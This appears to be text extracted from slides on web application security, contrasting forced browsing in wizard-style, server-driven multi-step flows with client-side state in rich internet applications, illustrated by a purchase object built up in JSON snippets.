
Forced Browsing

wizard-style




Forced Browsing

wizard-style




Forced Browsing

wizard-style



Forced Browsing


wizard-style



State built up i steps, server roundtrip in-between

Forced Browsing

wizard-style



But in RIAs ...

RIA & client-side state

```
{  
  "purchase": {}  
}
```

RIA & client-side state

```
{  
  "purchase": {  
    "items": [{}]  
  }  
}
```

RIA & client-side state

```
{  
  "purchase": {  
    "items": [ {}, {} ]  
  }  
}
```

RIA & client-side state

```
{  
  "purchase": {  
    "items": [{}],  
    "shipment": {}  
  }  
}
```


RIA & client-side state

```
{  
  "purchase": {  
    "items": [{}],  
    "shipment": {},  
    "payment": {}  
  }  
}
```

RIA & client-side state



